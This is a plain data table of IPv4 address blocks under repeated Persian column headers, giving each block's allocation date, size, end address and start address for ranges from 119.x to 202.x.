21/12/07	8192	119.31.223.255	119.31.192.0
19/12/07	262144	119.35.255.255	119.32.0.0
20/12/07	65536	119.36.255.255	119.36.0.0
27/12/07	32768	119.37.127.255	119.37.0.0
27/12/07	16384	119.37.191.255	119.37.128.0
27/12/07	16384	119.37.255.255	119.37.192.0
27/12/07	32768	119.38.127.255	119.38.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
27/12/07	16384	119.38.191.255	119.38.128.0
31/12/07	4096	119.38.207.255	119.38.192.0
31/12/07	4096	119.38.223.255	119.38.208.0
31/12/07	8192	119.38.255.255	119.38.224.0
27/12/07	65536	119.39.255.255	119.39.0.0
31/12/07	16384	119.40.63.255	119.40.0.0
31/12/07	4096	119.40.79.255	119.40.64.0
03/01/08	32768	119.40.255.255	119.40.128.0
02/01/08	65536	119.41.255.255	119.41.0.0
03/01/08	8192	119.42.31.255	119.42.0.0
09/01/08	8192	119.42.255.255	119.42.224.0
03/01/08	131072	119.45.255.255	119.44.0.0
03/01/08	524288	119.55.255.255	119.48.0.0
11/01/08	65536	119.57.255.255	119.57.0.0
11/01/08	65536	119.58.255.255	119.58.0.0
18/01/08	32768	119.59.255.255	119.59.128.0
16/01/08	65536	119.60.255.255	119.60.0.0
16/01/08	65536	119.61.255.255	119.61.0.0
18/01/08	65536	119.62.255.255	119.62.0.0
21/01/08	8192	119.63.63.255	119.63.32.0
24/01/08	4096	119.75.223.255	119.75.208.0
22/01/08	131072	119.79.255.255	119.78.0.0
24/01/08	65536	119.80.255.255	119.80.0.0
12/04/11	4096	119.82.223.255	119.82.208.0
29/01/08	262144	119.87.255.255	119.84.0.0
29/01/08	262144	119.91.255.255	119.88.0.0
31/01/08	524288	119.103.255.255	119.96.0.0
05/02/08	131072	119.109.255.255	119.108.0.0
05/02/08	524288	119.119.255.255	119.112.0.0
07/02/08	524288	119.127.255.255	119.120.0.0
07/02/08	1048576	119.143.255.255	119.128.0.0
07/02/08	262144	119.147.255.255	119.144.0.0
21/02/08	4096	119.148.175.255	119.148.160.0
12/04/11	4096	119.148.191.255	119.148.176.0
12/04/11	16384	119.151.255.255	119.151.192.0
26/02/08	32768	119.161.255.255	119.161.128.0
25/02/08	131072	119.163.255.255	119.162.0.0
25/02/08	262144	119.167.255.255	119.164.0.0
25/02/08	1048576	119.191.255.255	119.176.0.0
29/02/08	131072	119.233.255.255	119.232.0.0
06/03/08	16384	119.235.191.255	119.235.128.0
05/03/08	262144	119.251.255.255	119.248.0.0
02/03/11	4096	119.252.255.255	119.252.240.0
13/03/08	65536	119.253.255.255	119.253.0.0
13/03/08	131072	119.255.255.255	119.254.0.0
05/03/08	1048576	120.15.255.255	120.0.0.0
12/03/08	262144	120.27.255.255	120.24.0.0
18/03/08	65536	120.30.255.255	120.30.0.0
19/03/08	65536	120.31.255.255	120.31.0.0
19/03/08	524288	120.39.255.255	120.32.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
19/03/08	262144	120.43.255.255	120.40.0.0
19/03/08	262144	120.47.255.255	120.44.0.0
19/03/08	131072	120.49.255.255	120.48.0.0
19/03/08	65536	120.52.255.255	120.52.0.0
19/03/08	65536	120.53.255.255	120.53.0.0
19/03/08	131072	120.55.255.255	120.54.0.0
19/03/08	262144	120.67.255.255	120.64.0.0
20/03/08	262144	120.71.255.255	120.68.0.0
26/03/08	8192	120.72.63.255	120.72.32.0
26/03/08	32768	120.72.255.255	120.72.128.0
27/03/08	262144	120.79.255.255	120.76.0.0
25/03/08	524288	120.87.255.255	120.80.0.0
28/03/08	131072	120.91.255.255	120.90.0.0
01/04/08	65536	120.92.255.255	120.92.0.0
01/04/08	65536	120.94.255.255	120.94.0.0
02/04/08	65536	120.95.255.255	120.95.0.0
03/04/08	262144	120.131.255.255	120.128.0.0
04/04/08	32768	120.132.127.255	120.132.0.0
04/04/08	32768	120.132.255.255	120.132.128.0
04/04/08	65536	120.133.255.255	120.133.0.0
04/04/08	131072	120.135.255.255	120.134.0.0
08/04/08	16384	120.136.191.255	120.136.128.0
09/04/08	32768	120.137.127.255	120.137.0.0
12/04/11	8192	120.143.159.255	120.143.128.0
14/04/08	4194304	120.255.255.255	120.192.0.0
25/09/06	4096	121.0.31.255	121.0.16.0
16/05/06	131072	121.5.255.255	121.4.0.0
18/05/06	524288	121.15.255.255	121.8.0.0
08/05/06	524288	121.23.255.255	121.16.0.0
08/05/06	262144	121.27.255.255	121.24.0.0
08/05/06	131072	121.29.255.255	121.28.0.0
31/05/06	65536	121.30.255.255	121.30.0.0
09/06/06	65536	121.31.255.255	121.31.0.0
18/05/06	262144	121.35.255.255	121.32.0.0
23/05/06	65536	121.36.255.255	121.36.0.0
26/07/06	65536	121.37.255.255	121.37.0.0
31/05/06	131072	121.39.255.255	121.38.0.0
24/05/06	262144	121.43.255.255	121.40.0.0
02/06/06	16384	121.46.63.255	121.46.0.0
02/06/06	32768	121.46.255.255	121.46.128.0
22/06/06	65536	121.47.255.255	121.47.0.0
02/06/06	131072	121.49.255.255	121.48.0.0
14/06/06	65536	121.51.255.255	121.51.0.0
01/11/07	8192	121.52.191.255	121.52.160.0
07/11/07	4096	121.52.223.255	121.52.208.0
07/11/07	8192	121.52.255.255	121.52.224.0
07/07/06	16384	121.55.63.255	121.55.0.0
25/05/06	131072	121.57.255.255	121.56.0.0
31/05/06	32768	121.58.127.255	121.58.0.0
13/11/07	4096	121.58.159.255	121.58.144.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
18/07/06	65536	121.59.255.255	121.59.0.0
15/08/06	262144	121.63.255.255	121.60.0.0
09/06/06	262144	121.71.255.255	121.68.0.0
16/06/06	131072	121.77.255.255	121.76.0.0
12/11/07	16384	121.79.191.255	121.79.128.0
29/06/06	65536	121.89.255.255	121.89.0.0
03/07/06	32768	121.100.255.255	121.100.128.0
12/04/11	16384	121.101.63.255	121.101.0.0
20/11/07	4096	121.101.223.255	121.101.208.0
11/07/06	65536	121.192.255.255	121.192.0.0
17/07/06	65536	121.193.255.255	121.193.0.0
17/07/06	131072	121.195.255.255	121.194.0.0
18/09/07	262144	121.199.255.255	121.196.0.0
07/07/06	65536	121.201.255.255	121.201.0.0
31/08/06	262144	121.207.255.255	121.204.0.0
30/06/06	1048576	121.239.255.255	121.224.0.0
18/09/06	262144	121.251.255.255	121.248.0.0
28/11/06	65536	121.255.255.255	121.255.0.0
24/07/06	16384	122.0.127.255	122.0.64.0
07/07/06	32768	122.0.255.255	122.0.128.0
20/09/06	262144	122.7.255.255	122.4.0.0
14/08/06	65536	122.8.255.255	122.8.0.0
14/08/06	65536	122.9.255.255	122.9.0.0
14/08/06	4096	122.10.159.255	122.10.144.0
14/08/06	8192	122.10.191.255	122.10.160.0
14/08/06	4096	122.10.207.255	122.10.192.0
14/08/06	8192	122.10.255.255	122.10.224.0
14/08/06	32768	122.11.127.255	122.11.0.0
14/08/06	65536	122.12.255.255	122.12.0.0
14/08/06	65536	122.13.255.255	122.13.0.0
14/08/06	32768	122.14.127.255	122.14.0.0
14/08/06	16384	122.14.191.255	122.14.128.0
14/08/06	16384	122.14.255.255	122.14.192.0
10/07/06	65536	122.48.255.255	122.48.0.0
08/09/06	16384	122.49.63.255	122.49.0.0
19/07/06	65536	122.51.255.255	122.51.0.0
03/11/06	2097152	122.95.255.255	122.64.0.0
23/10/06	131072	122.97.255.255	122.96.0.0
31/10/06	4096	122.102.15.255	122.102.0.0
02/11/06	4096	122.102.79.255	122.102.64.0
03/11/06	4096	122.102.95.255	122.102.80.0
18/09/07	16384	122.112.63.255	122.112.0.0
18/09/07	16384	122.112.127.255	122.112.64.0
18/09/07	32768	122.112.255.255	122.112.128.0
18/09/07	65536	122.113.255.255	122.113.0.0
18/09/07	65536	122.114.255.255	122.114.0.0
18/09/07	32768	122.115.127.255	122.115.0.0
18/09/07	8192	122.115.159.255	122.115.128.0
18/09/07	8192	122.115.191.255	122.115.160.0
18/09/07	8192	122.115.223.255	122.115.192.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
18/09/07	8192	122.115.255.255	122.115.224.0
12/10/07	65536	122.119.255.255	122.119.0.0
22/12/06	524288	122.143.255.255	122.136.0.0
05/01/07	32768	122.144.255.255	122.144.128.0
17/01/07	16384	122.152.255.255	122.152.192.0
10/01/07	262144	122.159.255.255	122.156.0.0
04/01/11	262144	122.191.255.255	122.188.0.0
23/10/06	262144	122.195.255.255	122.192.0.0
27/07/06	65536	122.198.255.255	122.198.0.0
20/09/06	16384	122.200.127.255	122.200.64.0
21/01/11	4096	122.201.63.255	122.201.48.0
15/11/06	262144	122.207.255.255	122.204.0.0
16/11/06	1048576	122.239.255.255	122.224.0.0
16/11/06	524288	122.247.255.255	122.240.0.0
06/12/06	4096	122.248.63.255	122.248.48.0
03/11/06	16384	123.0.191.255	123.0.128.0
20/11/06	262144	123.7.255.255	123.4.0.0
20/11/06	524288	123.15.255.255	123.8.0.0
13/06/06	32768	123.49.255.255	123.49.128.0
12/04/11	8192	123.50.191.255	123.50.160.0
27/11/06	262144	123.55.255.255	123.52.0.0
16/01/07	131072	123.57.255.255	123.56.0.0
16/01/07	4096	123.58.15.255	123.58.0.0
16/01/07	4096	123.58.31.255	123.58.16.0
16/01/07	8192	123.58.63.255	123.58.32.0
16/01/07	8192	123.58.95.255	123.58.64.0
16/01/07	8192	123.58.127.255	123.58.96.0
16/01/07	16384	123.58.191.255	123.58.128.0
16/01/07	8192	123.58.223.255	123.58.192.0
16/01/07	4096	123.58.239.255	123.58.224.0
16/01/07	4096	123.58.255.255	123.58.240.0
16/01/07	65536	123.59.255.255	123.59.0.0
16/01/07	65536	123.60.255.255	123.60.0.0
16/01/07	65536	123.61.255.255	123.61.0.0
16/01/07	65536	123.62.255.255	123.62.0.0
03/11/06	2097152	123.95.255.255	123.64.0.0
16/11/06	131072	123.97.255.255	123.96.0.0
21/11/06	32768	123.98.127.255	123.98.0.0
16/06/06	32768	123.99.255.255	123.99.128.0
11/01/07	8192	123.100.31.255	123.100.0.0
27/11/06	65536	123.101.255.255	123.101.0.0
06/12/06	32768	123.103.127.255	123.103.0.0
06/02/07	4096	123.108.143.255	123.108.128.0
13/02/07	4096	123.108.223.255	123.108.208.0
29/01/07	1048576	123.127.255.255	123.112.0.0
15/02/07	524288	123.135.255.255	123.128.0.0
06/03/07	4096	123.136.95.255	123.136.80.0
28/02/07	65536	123.137.255.255	123.137.0.0
28/02/07	131072	123.139.255.255	123.138.0.0
28/02/07	262144	123.147.255.255	123.144.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
28/02/07	65536	123.148.255.255	123.148.0.0
28/02/07	65536	123.149.255.255	123.149.0.0
28/02/07	131072	123.151.255.255	123.150.0.0
28/02/07	524288	123.159.255.255	123.152.0.0
28/02/07	262144	123.163.255.255	123.160.0.0
28/02/07	262144	123.167.255.255	123.164.0.0
28/02/07	262144	123.171.255.255	123.168.0.0
28/02/07	131072	123.173.255.255	123.172.0.0
01/03/07	131072	123.175.255.255	123.174.0.0
20/03/07	4096	123.176.95.255	123.176.80.0
01/03/07	65536	123.177.255.255	123.177.0.0
01/03/07	131072	123.179.255.255	123.178.0.0
01/03/07	262144	123.183.255.255	123.180.0.0
01/03/07	262144	123.187.255.255	123.184.0.0
05/03/07	262144	123.191.255.255	123.188.0.0
07/12/06	131072	123.197.255.255	123.196.0.0
16/06/06	32768	123.199.255.255	123.199.128.0
17/01/07	131072	123.207.255.255	123.206.0.0
15/02/07	262144	123.235.255.255	123.232.0.0
12/02/07	32768	123.242.127.255	123.242.0.0
07/02/07	262144	123.247.255.255	123.244.0.0
30/01/07	65536	123.249.255.255	123.249.0.0
12/12/05	16384	124.6.127.255	124.6.64.0
10/01/07	131072	124.15.255.255	124.14.0.0
24/11/05	131072	124.17.255.255	124.16.0.0
30/12/05	65536	124.20.255.255	124.20.0.0
30/12/05	4096	124.21.15.255	124.21.0.0
01/03/06	4096	124.21.31.255	124.21.16.0
01/03/06	8192	124.21.63.255	124.21.32.0
01/03/06	16384	124.21.127.255	124.21.64.0
01/03/06	32768	124.21.255.255	124.21.128.0
15/01/07	131072	124.23.255.255	124.22.0.0
19/09/07	16384	124.28.255.255	124.28.192.0
03/01/06	32768	124.29.127.255	124.29.0.0
27/09/07	65536	124.31.255.255	124.31.0.0
24/09/07	4096	124.40.127.255	124.40.112.0
06/01/06	16384	124.40.191.255	124.40.128.0
12/04/11	8192	124.40.223.255	124.40.192.0
09/01/06	32768	124.42.127.255	124.42.0.0
18/10/07	32768	124.42.255.255	124.42.128.0
26/01/06	16384	124.47.63.255	124.47.0.0
09/01/06	131072	124.65.255.255	124.64.0.0
20/07/06	32768	124.66.127.255	124.66.0.0
07/08/06	65536	124.67.255.255	124.67.0.0
16/08/06	262144	124.71.255.255	124.68.0.0
23/01/06	65536	124.72.255.255	124.72.0.0
15/02/06	65536	124.73.255.255	124.73.0.0
10/02/06	131072	124.75.255.255	124.74.0.0
10/02/06	262144	124.79.255.255	124.76.0.0
25/01/06	65536	124.88.255.255	124.88.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
10/02/06	32768	124.89.127.255	124.89.0.0
14/03/06	32768	124.89.255.255	124.89.128.0
14/03/06	131072	124.91.255.255	124.90.0.0
15/02/06	262144	124.95.255.255	124.92.0.0
15/02/06	131072	124.113.255.255	124.112.0.0
31/03/06	131072	124.115.255.255	124.114.0.0
31/03/06	65536	124.116.255.255	124.116.0.0
06/04/06	65536	124.117.255.255	124.117.0.0
06/04/06	131072	124.119.255.255	124.118.0.0
28/02/07	131072	124.127.255.255	124.126.0.0
24/02/06	524288	124.135.255.255	124.128.0.0
06/03/06	32768	124.147.255.255	124.147.128.0
14/08/09	65536	124.151.255.255	124.151.0.0
05/01/11	65536	124.152.255.255	124.152.0.0
14/03/06	65536	124.160.255.255	124.160.0.0
27/04/06	65536	124.161.255.255	124.161.0.0
28/04/06	65536	124.162.255.255	124.162.0.0
31/05/06	65536	124.163.255.255	124.163.0.0
31/05/06	262144	124.167.255.255	124.164.0.0
22/03/06	131072	124.173.255.255	124.172.0.0
02/10/06	131072	124.175.255.255	124.174.0.0
31/03/06	131072	124.193.255.255	124.192.0.0
11/04/06	65536	124.196.255.255	124.196.0.0
31/03/06	524288	124.207.255.255	124.200.0.0
25/04/06	262144	124.223.255.255	124.220.0.0
12/04/06	65536	124.224.255.255	124.224.0.0
31/05/06	65536	124.225.255.255	124.225.0.0
26/04/06	131072	124.227.255.255	124.226.0.0
03/05/06	262144	124.231.255.255	124.228.0.0
03/05/06	131072	124.233.255.255	124.232.0.0
04/08/06	131072	124.235.255.255	124.234.0.0
25/07/06	262144	124.239.255.255	124.236.0.0
27/04/06	32768	124.240.127.255	124.240.0.0
06/11/07	16384	124.240.191.255	124.240.128.0
02/05/06	65536	124.242.255.255	124.242.0.0
19/05/06	16384	124.243.255.255	124.243.192.0
12/05/06	32768	124.248.127.255	124.248.0.0
23/05/06	65536	124.249.255.255	124.249.0.0
12/05/06	131072	124.251.255.255	124.250.0.0
13/02/06	16384	124.254.63.255	124.254.0.0
27/08/05	16384	125.31.255.255	125.31.192.0
03/08/05	65536	125.32.255.255	125.32.0.0
09/01/06	65536	125.33.255.255	125.33.0.0
09/01/06	65536	125.34.255.255	125.34.0.0
09/01/06	32768	125.35.127.255	125.35.0.0
30/12/05	32768	125.35.255.255	125.35.128.0
30/12/05	262144	125.39.255.255	125.36.0.0
11/10/05	524288	125.47.255.255	125.40.0.0
29/08/05	32768	125.58.255.255	125.58.128.0
12/11/07	32768	125.61.255.255	125.61.128.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
20/09/05	16384	125.62.63.255	125.62.0.0
22/08/05	524288	125.71.255.255	125.64.0.0
02/09/05	65536	125.72.255.255	125.72.0.0
16/09/05	65536	125.73.255.255	125.73.0.0
02/12/05	131072	125.75.255.255	125.74.0.0
02/12/05	32768	125.76.127.255	125.76.0.0
31/03/06	32768	125.76.255.255	125.76.128.0
23/01/06	65536	125.77.255.255	125.77.0.0
23/01/06	131072	125.79.255.255	125.78.0.0
17/08/05	524288	125.87.255.255	125.80.0.0
16/08/05	524288	125.95.255.255	125.88.0.0
22/08/05	131072	125.97.255.255	125.96.0.0
22/08/05	65536	125.98.255.255	125.98.0.0
26/08/05	524288	125.111.255.255	125.104.0.0
26/08/05	1048576	125.127.255.255	125.112.0.0
20/03/07	65536	125.169.255.255	125.169.0.0
26/09/05	65536	125.171.255.255	125.171.0.0
28/09/05	16384	125.208.63.255	125.208.0.0
29/09/05	65536	125.210.255.255	125.210.0.0
10/01/07	65536	125.211.255.255	125.211.0.0
14/10/05	32768	125.213.127.255	125.213.0.0
30/10/07	8192	125.214.127.255	125.214.96.0
06/12/05	16384	125.215.63.255	125.215.0.0
13/10/05	131072	125.217.255.255	125.216.0.0
13/10/05	65536	125.218.255.255	125.218.0.0
24/02/06	65536	125.219.255.255	125.219.0.0
24/02/06	131072	125.221.255.255	125.220.0.0
21/10/05	131072	125.223.255.255	125.222.0.0
02/11/05	16384	125.254.191.255	125.254.128.0
10/01/07	16384	125.254.255.255	125.254.192.0
05/02/86	65536	128.108.255.255	128.108.0.0
01/11/89	65536	129.28.255.255	129.28.0.0
16/02/88	65536	129.204.255.255	129.204.0.0
04/04/97	65536	129.211.255.255	129.211.0.0
23/03/89	65536	132.232.255.255	132.232.0.0
28/06/89	65536	134.175.255.255	134.175.0.0
10/03/11	65536	139.9.255.255	139.9.0.0
08/03/11	65536	139.129.255.255	139.129.0.0
09/03/11	65536	139.148.255.255	139.148.0.0
09/03/11	65536	139.155.255.255	139.155.0.0
09/03/11	65536	139.159.255.255	139.159.0.0
09/03/11	65536	139.170.255.255	139.170.0.0
10/03/11	65536	139.176.255.255	139.176.0.0
10/03/11	65536	139.183.255.255	139.183.0.0
10/03/11	65536	139.186.255.255	139.186.0.0
10/03/11	65536	139.189.255.255	139.189.0.0
09/03/11	262144	139.199.255.255	139.196.0.0
04/03/11	524288	139.207.255.255	139.200.0.0
03/03/11	524288	139.215.255.255	139.208.0.0
08/03/11	65536	139.217.255.255	139.217.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
08/03/11	65536	139.219.255.255	139.219.0.0
09/03/11	131072	139.221.255.255	139.220.0.0
10/03/11	65536	139.224.255.255	139.224.0.0
09/03/11	131072	139.227.255.255	139.226.0.0
29/03/11	65536	140.75.255.255	140.75.0.0
10/03/11	65536	140.143.255.255	140.143.0.0
12/03/18	65536	140.179.255.255	140.179.0.0
11/03/11	65536	140.205.255.255	140.205.0.0
09/03/11	131072	140.207.255.255	140.206.0.0
14/03/11	65536	140.210.255.255	140.210.0.0
29/03/11	65536	140.224.255.255	140.224.0.0
29/03/11	65536	140.237.255.255	140.237.0.0
29/03/11	65536	140.240.255.255	140.240.0.0
29/03/11	65536	140.243.255.255	140.243.0.0
29/03/11	65536	140.246.255.255	140.246.0.0
29/03/11	65536	140.249.255.255	140.249.0.0
29/03/11	65536	140.250.255.255	140.250.0.0
29/03/11	65536	140.255.255.255	140.255.0.0
29/03/11	65536	144.0.255.255	144.0.0.0
29/03/11	65536	144.7.255.255	144.7.0.0
29/03/11	65536	144.12.255.255	144.12.0.0
29/03/11	65536	144.52.255.255	144.52.0.0
29/03/11	65536	144.123.255.255	144.123.0.0
29/03/11	65536	144.255.255.255	144.255.0.0
21/01/91	16384	146.56.255.255	146.56.192.0
11/04/91	65536	148.70.255.255	148.70.0.0
29/03/11	65536	150.0.255.255	150.0.0.0
29/03/11	65536	150.115.255.255	150.115.0.0
29/03/11	65536	150.121.255.255	150.121.0.0
29/03/11	65536	150.122.255.255	150.122.0.0
29/03/11	131072	150.139.255.255	150.138.0.0
20/05/91	65536	150.158.255.255	150.158.0.0
29/03/11	65536	150.223.255.255	150.223.0.0
30/03/11	65536	150.255.255.255	150.255.0.0
30/07/91	32768	152.104.255.255	152.104.128.0
20/08/91	65536	152.136.255.255	152.136.0.0
30/03/11	65536	153.0.255.255	153.0.0.0
30/03/11	65536	153.3.255.255	153.3.0.0
31/03/11	131072	153.35.255.255	153.34.0.0
31/03/11	131072	153.37.255.255	153.36.0.0
30/03/11	65536	153.99.255.255	153.99.0.0
30/03/11	65536	153.101.255.255	153.101.0.0
29/03/11	131072	153.119.255.255	153.118.0.0
05/02/92	32768	154.8.255.255	154.8.128.0
30/03/11	65536	157.0.255.255	157.0.0.0
30/03/11	65536	157.18.255.255	157.18.0.0
30/03/11	65536	157.61.255.255	157.61.0.0
30/03/11	65536	157.122.255.255	157.122.0.0
30/03/11	65536	157.148.255.255	157.148.0.0
30/03/11	65536	157.156.255.255	157.156.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
30/03/11	65536	157.255.255.255	157.255.0.0
17/03/92	65536	159.75.255.255	159.75.0.0
11/06/92	65536	159.226.255.255	159.226.0.0
21/12/17	65536	161.189.255.255	161.189.0.0
10/02/93	65536	161.207.255.255	161.207.0.0
30/06/92	65536	162.14.255.255	162.14.0.0
30/09/92	65536	162.105.255.255	162.105.0.0
30/03/11	65536	163.0.255.255	163.0.0.0
30/03/11	65536	163.125.255.255	163.125.0.0
30/03/11	65536	163.142.255.255	163.142.0.0
30/03/11	65536	163.177.255.255	163.177.0.0
30/03/11	65536	163.179.255.255	163.179.0.0
30/03/11	65536	163.204.255.255	163.204.0.0
24/11/92	32768	164.52.127.255	164.52.0.0
09/12/93	65536	166.111.255.255	166.111.0.0
15/07/93	65536	167.139.255.255	167.139.0.0
16/09/93	65536	167.189.255.255	167.189.0.0
23/05/94	65536	168.160.255.255	168.160.0.0
07/03/94	65536	170.179.255.255	170.179.0.0
07/03/11	524288	171.15.255.255	171.8.0.0
04/03/11	131072	171.35.255.255	171.34.0.0
03/03/11	262144	171.39.255.255	171.36.0.0
25/03/11	524288	171.47.255.255	171.40.0.0
25/03/11	262144	171.83.255.255	171.80.0.0
11/03/11	262144	171.87.255.255	171.84.0.0
04/03/11	524288	171.95.255.255	171.88.0.0
03/03/11	524288	171.111.255.255	171.104.0.0
25/03/11	262144	171.115.255.255	171.112.0.0
03/03/11	262144	171.119.255.255	171.116.0.0
03/03/11	524288	171.127.255.255	171.120.0.0
04/03/11	1048576	171.223.255.255	171.208.0.0
14/05/15	16384	172.81.255.255	172.81.192.0
03/12/09	1048576	175.15.255.255	175.0.0.0
03/12/09	524288	175.23.255.255	175.16.0.0
04/12/09	262144	175.27.255.255	175.24.0.0
10/12/09	131072	175.31.255.255	175.30.0.0
15/12/09	131072	175.43.255.255	175.42.0.0
15/12/09	65536	175.44.255.255	175.44.0.0
17/12/09	131072	175.47.255.255	175.46.0.0
14/12/09	1048576	175.63.255.255	175.48.0.0
14/12/09	2097152	175.95.255.255	175.64.0.0
23/12/09	65536	175.102.255.255	175.102.0.0
05/01/10	32768	175.106.255.255	175.106.128.0
08/01/10	131072	175.147.255.255	175.146.0.0
08/01/10	262144	175.151.255.255	175.148.0.0
11/01/10	262144	175.155.255.255	175.152.0.0
08/01/10	1048576	175.175.255.255	175.160.0.0
22/01/10	65536	175.178.255.255	175.178.0.0
28/01/10	16384	175.184.191.255	175.184.128.0
28/01/10	65536	175.185.255.255	175.185.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
28/01/10	131072	175.187.255.255	175.186.0.0
01/02/10	262144	175.191.255.255	175.188.0.0
15/07/09	65536	180.76.255.255	180.76.0.0
16/07/09	65536	180.77.255.255	180.77.0.0
16/07/09	131072	180.79.255.255	180.78.0.0
17/07/09	131072	180.85.255.255	180.84.0.0
17/07/09	65536	180.86.255.255	180.86.0.0
21/07/09	262144	180.91.255.255	180.88.0.0
04/08/09	4096	180.94.111.255	180.94.96.0
06/08/09	32768	180.95.255.255	180.95.128.0
23/07/09	2097152	180.127.255.255	180.96.0.0
19/08/09	32768	180.129.255.255	180.129.128.0
19/08/09	65536	180.130.255.255	180.130.0.0
16/08/09	524288	180.143.255.255	180.136.0.0
31/08/09	8192	180.148.255.255	180.148.224.0
01/09/09	8192	180.149.159.255	180.149.128.0
07/09/09	8192	180.150.191.255	180.150.160.0
21/08/09	524288	180.159.255.255	180.152.0.0
21/08/09	1048576	180.175.255.255	180.160.0.0
16/09/09	16384	180.178.255.255	180.178.192.0
15/09/09	262144	180.187.255.255	180.184.0.0
16/09/09	32768	180.188.127.255	180.188.0.0
24/09/09	65536	180.201.255.255	180.201.0.0
24/09/09	131072	180.203.255.255	180.202.0.0
24/09/09	131072	180.209.255.255	180.208.0.0
28/09/09	8192	180.210.255.255	180.210.224.0
01/10/09	131072	180.213.255.255	180.212.0.0
15/10/09	8192	180.222.255.255	180.222.224.0
12/10/09	65536	180.223.255.255	180.223.0.0
16/10/09	16384	180.233.63.255	180.233.0.0
16/10/09	8192	180.233.95.255	180.233.64.0
30/10/09	8192	180.235.95.255	180.235.64.0
04/02/10	8192	182.16.223.255	182.16.192.0
08/02/10	32768	182.18.127.255	182.18.0.0
12/02/10	1048576	182.47.255.255	182.32.0.0
22/02/10	8192	182.48.127.255	182.48.96.0
22/02/10	65536	182.49.255.255	182.49.0.0
23/02/10	4096	182.50.15.255	182.50.0.0
26/02/10	4096	182.50.127.255	182.50.112.0
23/02/10	65536	182.51.255.255	182.51.0.0
01/03/10	32768	182.54.127.255	182.54.0.0
25/02/10	65536	182.61.255.255	182.61.0.0
25/02/10	262144	182.83.255.255	182.80.0.0
02/03/10	262144	182.87.255.255	182.84.0.0
02/03/10	262144	182.91.255.255	182.88.0.0
02/03/10	65536	182.92.255.255	182.92.0.0
02/03/10	1048576	182.111.255.255	182.96.0.0
02/03/10	1048576	182.127.255.255	182.112.0.0
02/03/10	1048576	182.143.255.255	182.128.0.0
02/03/10	524288	182.151.255.255	182.144.0.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
08/03/10	65536	182.157.255.255	182.157.0.0
31/03/10	8192	182.160.95.255	182.160.64.0
13/04/10	131072	182.175.255.255	182.174.0.0
20/04/10	524288	182.207.255.255	182.200.0.0
27/04/10	32768	182.236.255.255	182.236.128.0
04/05/10	65536	182.238.255.255	182.238.0.0
05/05/10	8192	182.239.31.255	182.239.0.0
23/04/10	524288	182.247.255.255	182.240.0.0
11/05/10	65536	182.254.255.255	182.254.0.0
09/10/09	4194304	183.63.255.255	183.0.0.0
23/10/09	524288	183.71.255.255	183.64.0.0
12/11/09	131072	183.85.255.255	183.84.0.0
25/11/09	4096	183.91.159.255	183.91.144.0
16/11/09	262144	183.95.255.255	183.92.0.0
04/11/09	2097152	183.159.255.255	183.128.0.0
22/11/09	524288	183.167.255.255	183.160.0.0
23/11/09	131072	183.169.255.255	183.168.0.0
23/11/09	65536	183.170.255.255	183.170.0.0
25/11/09	262144	183.175.255.255	183.172.0.0
01/12/09	8192	183.182.31.255	183.182.0.0
26/11/09	524288	183.191.255.255	183.184.0.0
08/11/09	4194304	183.255.255.255	183.192.0.0
14/04/09	32768	188.131.255.255	188.131.128.0
03/03/16	32768	192.144.255.255	192.144.128.0
10/02/94	65536	193.112.255.255	193.112.0.0
17/02/95	8192	202.4.159.255	202.4.128.0
12/04/11	4096	202.6.191.255	202.6.176.0
14/10/04	8192	202.8.159.255	202.8.128.0
12/04/11	4096	202.8.207.255	202.8.192.0
14/10/04	4096	202.10.79.255	202.10.64.0
12/04/11	4096	202.38.63.255	202.38.48.0
30/01/96	8192	202.38.95.255	202.38.64.0
30/01/96	8192	202.38.127.255	202.38.96.0
08/09/94	16384	202.38.255.255	202.38.192.0
09/02/06	4096	202.41.255.255	202.41.240.0
19/07/05	4096	202.43.159.255	202.43.144.0
12/04/11	4096	202.44.31.255	202.44.16.0
12/04/11	4096	202.45.31.255	202.45.16.0
05/07/05	8192	202.46.63.255	202.46.32.0
07/07/04	4096	202.46.239.255	202.46.224.0
12/04/11	4096	202.57.255.255	202.57.240.0
19/07/05	4096	202.60.127.255	202.60.112.0
12/04/11	4096	202.60.159.255	202.60.144.0
06/04/11	8192	202.63.191.255	202.63.160.0
19/07/04	4096	202.69.31.255	202.69.16.0
26/04/05	8192	202.70.31.255	202.70.0.0
12/04/11	4096	202.70.111.255	202.70.96.0
12/04/11	4096	202.70.207.255	202.70.192.0
12/04/11	4096	202.72.95.255	202.72.80.0
12/04/11	4096	202.74.95.255	202.74.80.0



تاریخ تخصیص (سال/ماه/روز)	تعداد کل	آدرس پایان	آدرس شروع
25/08/04	4096	202.75.223.255	202.75.208.0
28/09/04	4096	202.85.223.255	202.85.208.0
12/04/11	4096	202.87.95.255	202.87.80.0
12/04/11	4096	202.90.127.255	202.90.112.0
28/10/04	4096	202.90.239.255	202.90.224.0
12/04/11	4096	202.91.111.255	202.91.96.0
25/11/04	4096	202.91.191.255	202.91.176.0
18/08/06	8192	202.91.255.255	202.91.224.0
12/04/11	4096	202.92.63.255	202.92.48.0
19/05/95	16384	202.96.63.255	202.96.0.0
18/07/97	4096	202.96.95.255	202.96.80.0
14/10/97	4096	202.96.127.255	202.96.112.0
16/10/95	4096	202.96.159.255	202.96.144.0
14/02/97	4096	202.96.191.255	202.96.176.0
10/10/96	4096	202.96.223.255	202.96.208.0
03/09/97	4096	202.96.255.255	202.96.240.0
22/03/98	4096	202.97.31.255	202.97.16.0
17/08/98	8192	202.97.63.255	202.97.32.0
17/08/98	8192	202.97.95.255	202.97.64.0
16/07/97	4096	202.97.111.255	202.97.96.0
